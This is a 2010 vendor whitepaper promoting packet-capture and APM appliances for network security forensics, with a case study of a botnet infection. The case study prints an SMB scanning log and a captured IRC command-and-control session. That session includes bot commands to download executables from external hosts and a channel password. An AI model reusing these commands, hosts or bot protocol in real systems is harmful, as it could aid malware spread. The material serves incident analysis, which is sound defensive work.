How Application Performance Management Solutions Provide Security Forensics

Enhance Your IT Security with Post-Event Intrusion Resolution

The right Application Performance Management (APM) solution can help IT operations deliver superior performance for users. When incorporated into your IT security initiatives, deep packet inspection can strengthen your existing anti-virus software, Intrusion Detection System (IDS), and Data Loss Prevention (DLP) solutions.

The ability to capture and store all activity that traverses your IT infrastructure—like a 24/7 security camera—enables your APM tool to serve as the backstop of your business's IT security efforts. This whitepaper outlines the essential product attributes required to achieve these security objectives.

www.networkinstruments.com

NETWORK® INSTRUMENTS

Summary

Headlines announcing the latest corporate or government network breach are only the very tip of the iceberg. In the September/October 2010 issue of Foreign Affairs, William J. Lynn, U.S. Deputy Secretary of Defense described how an infected flash drive inserted into a military laptop located in the Middle East in 2008, spread malware code throughout the U.S. Central Command network. "That code spread undetected on both classified and unclassified systems, establishing what amounted to a digital beachhead, from which data could be transferred to servers under foreign control."


For every open acknowledgement, there are numerous intrusions and violations that remain unreported; either because of concerns regarding the organization's image or worse, because they have yet to be detected. Once a malefactor is within the network, it can be very difficult to identify and eliminate the threat without deep-packet inspection.

Security experts agree that the rapidly changing nature of malware, hack attacks, and insider threats practically guarantee your IT infrastructure will be compromised. The question is not *whether* your IT infrastructure will be compromised, but what to do *when the breach* is detected. The best APM solutions offer forensic capabilities with post-event intrusion resolution to track and eliminate intrusions as well as fortify existing defenses to prevent future attacks.

Vital APM Security Features

An effective solution must offer:

- **High-speed (10 Gb) data center traffic capture**
  The data center is at the core of today's IT infrastructure. Given the volume and speed of traffic—and therefore increase in potential threats—your APM solution must be faster.
- **Expert analytics of network activity**
  To find the specific illicit event among millions of legitimate packets you need analysis tools that offer deep-packet inspection to quickly assist in determining when and where a particular anomaly or unexpected incident has occurred.
- **Filtering using Snort or custom user defined rules**
  Snort is an open source network intrusion prevention and detection system that is the industry standard. The ability to filter packets against these known threat signatures and alert when detected is critical to resolving many malware events.
- **Event replay and session reconstruction**
  Rooting out emerging threats means being able to rewind a network to view past events, often down to individual network conversations.
- **Capacity to store terabytes of traffic data for post-event analysis**
  Since it is often not until after intrusions occur that breaches are detected, it is critical network traffic is maintained for a relevant period of time—at least 24 to 48 hours. This enables the APM solution to act like a surveillance camera that is always on.



Breach Detection

Viruses, hacker attacks, and unauthorized accesses typically generate a recognizable signature of packets. Full featured APM solutions can use distributed network probes with complex pattern-matching filters to detect these events and alert the administrator to their presence on the network. These filters specify the set of criteria under which an analyzer will capture packets or trigger an alarm.


In the event the intrusion is initially undetected (for instance if it is perpetrated by a rogue employee inside the firewall), the subsequent response and investigation can be conducted by forensically viewing post-event traffic data. This capability also aids in the case of compliance violations, where regulatory agencies often demand a full report on compromised data or customer information.

APM appliances or probes such as the Network Instruments® GigaStor™ are capable of storing terabytes of packet-level traffic collected from a variety of full-duplex network topologies, including WAN, LAN, SAN, and wireless. The GigaStor can capture up to 576 TB at line speed, or offload to a SAN for nearly unlimited storage.

Security Forensics in Practice


Consider this customer example: A world-wide Internet marketplace, with over 15 million unique website visits per month and more than 2000 employees, needed an APM solution to better manage and monitor their IT infrastructure. Spanning multiple production centers and a large corporate campus, the network incorporated in excess of 500 network devices and 5000 servers. The multi-tiered and real-time nature of their mission critical applications called for a solution that would quickly isolate service anomalies in order to avoid any negative revenue impact.

What began as three benign sounding user complaints regarding slow network and application response time quickly escalated into a potentially serious threat to security. The network engineer used a GigaStor to perform deep-packet forensic analysis of traffic generated by one of the user's workstations. She discovered it was sending a packet to every device on the network; each of these destinations responded in a similar fashion. This activity quickly saturated the network. Desktop support and the security team were notified because an ongoing attack compromising nearly 100 users' machines appeared to be underway.



Time First Seen	Station1/Port (Connections) -->	<-- Station2/Port	Protocol	Status	Packets -->	<-- Packets
3/23/2009 09h:55m:03.434s	10.102.12.34/1027	10.0.255.118/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:03.465s	10.102.12.34/1028	10.0.255.119/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:03.497s	10.102.12.34/1029	10.0.255.120/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:07.965s	10.102.12.34/1031	10.0.255.121/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:07.996s	10.102.12.34/1032	10.0.255.122/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.043s	10.102.12.34/1034	10.0.255.123/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.059s	10.102.12.34/1035	10.0.255.124/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.090s	10.102.12.34/1036	10.0.255.125/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.137s	10.102.12.34/1037	10.0.255.126/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.168s	10.102.12.34/1038	10.0.255.127/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.184s	10.102.12.34/1039	10.0.255.128/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.215s	10.102.12.34/1040	10.0.255.129/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.246s	10.102.12.34/1041	10.0.255.130/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.293s	10.102.12.34/1043	10.0.255.131/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.324s	10.102.12.34/1044	10.0.255.132/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.340s	10.102.12.34/1045	10.0.255.133/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.371s	10.102.12.34/1046	10.0.255.134/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.402s	10.102.12.34/1047	10.0.255.135/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.434s	10.102.12.34/1048	10.0.255.136/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.481s	10.102.12.34/1049	10.0.255.137/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.496s	10.102.12.34/1050	10.0.255.138/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.527s	10.102.12.34/1051	10.0.255.139/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.559s	10.102.12.34/1052	10.0.255.140/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.590s	10.102.12.34/1053	10.0.255.141/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.621s	10.102.12.34/1054	10.0.255.142/445	CIFS/SMB	🟩	4	0
3/23/2009 09h:55m:08.652s	10.102.12.34/1055	10.0.255.143/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.684s	10.102.12.34/1056	10.0.255.144/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.731s	10.102.12.34/1057	10.0.255.145/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.746s	10.102.12.34/1058	10.0.255.146/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.793s	10.102.12.34/1059	10.0.255.147/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.809s	10.102.12.34/1060	10.0.255.148/445	CIFS/SMB	🟩	2	0
3/23/2009 09h:55m:08.856s	10.102.12.34/1061	10.0.255.149/445	CIFS/SMB	🟩	4	0

Once the situation was seemingly under control, the episode repeated with the network again quickly becoming fully saturated. This caused the network manager to infer that one of the users' PCs was infected with a backdoor trojan. The GigaStor was used to examine network activity, this time capturing suspicious activity at off-hours on a suspect laptop. With Network Instruments' Observer's in-depth expert analysis, it was determined a hacker had created an IRC chat room on the laptop which enabled the network to be re-infected.




```
Packet 111: 10.102.12.34:2170 --> 89.150.114.14:4545
PASS h4xg4ng
Packet 112: 89.150.114.14:4545 --> 10.102.12.34:2170
:leaf2.keel.urself NOTICE AUTH :*** Looking up your hostname...
Packet 113: 10.102.12.34:2170 --> 89.150.114.14:4545
NICK [01-USA-2K3-9177156]
USER SP0-zmt * 0 :ATL4ECA01
Packet 117: 89.150.114.14:4545 --> 10.102.12.34:2170
:leaf2.keel.urself NOTICE [01-USA-2K3-9177156] :*** If you are having problems connecting due to ping timeouts, please type /quote pong 562BB2C8 or /raw pong
    562BB2C8 now.
PING :562BB2C8
Packet 118: 10.102.12.34:2170 --> 89.150.114.14:4545
PONG 562BB2C8
Packet 119: 89.150.114.14:4545 --> 10.102.12.34:2170
:leaf2.keel.urself 001 [01-USA-2K3-9177156] :Welcome to the y0upwnd.us IRC Network [01-USA-2K3-9177156]!SP0-zmt@66.6.146.60
:leaf2.keel.urself 002 [01-USA-2K3-9177156] :Your host is leaf2.keel.urself, running version Unreal3.2-beta19
:leaf2.keel.urself 003 [01-USA-2K3-9177156] :This server was created Sun Feb  8 18:58:31 2004
:leaf2.keel.urself 004 [01-USA-2K3-9177156] leaf2.keel.urself Unreal3.2-beta19 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN
Packet 123: 10.102.12.34:2170 --> 89.150.114.14:4545
JOIN #t3rr0r
Packet 124: 89.150.114.14:4545 --> 10.102.12.34:2170
:[01-USA-2K3-9177156]!SP0-zmt@66.6.146.60 JOIN :#t3rr0r
:leaf2.keel.urself 332 [01-USA-2K3-9177156] #t3rr0r :!s.stop|!http http://212.95.32.104/msl.exe|!s.start 25 3 3|!wget http://www.freewebtown.com/dragmon/sdp.exe
:leaf2.keel.urself 333 [01-USA-2K3-9177156] #t3rr0r p1_ 1237960999
:leaf2.keel.urself 353 [01-USA-2K3-9177156] @ #t3rr0r :[01-USA-2K3-9177156]
:leaf2.keel.urself 366 [01-USA-2K3-9177156] #t3rr0r :End of /NAMES list.
```

Creation of IRC chat on user's laptop

IRC chat is joined by hacker named t3rr0r

Hacker t3rr0r sending GET request for script from external server

The network manager summarized, "We had implemented a robust, best-in-class enterprise level IDS and DLP solution. Unfortunately, none of these products identified this attack. Only GigaStor with built-in security forensics was able to detect and determine the root-cause."



Conclusion: APM Forensics – The backstop to your security efforts

Firewalls, anti-virus software, IDS and DLP systems are necessary but no longer sufficient to achieve the most robust protection or generate the paper trail for complete resolution and documentation of breaches. With the capabilities to act like a 24/7 network security camera by storing network traffic for extended periods of time and perform deep packet inspection, APM solutions enable administrators and security personnel to efficiently detect and root-out intrusions, malware, and other un-authorized activities within the IT infrastructure. In a world of ever-increasing malware, hacker, and internal espionage threats, the right APM solution can act as the final defense and provide the quickest path to recovery.

Corporate Headquarters
Network Instruments, LLC • 10701 Red Circle Drive • Minnetonka, MN 55343 • USA
toll free (800) 526-7919 • telephone (952) 358-3800 • fax (952) 358-3801
www.networkinstruments.com

October 2010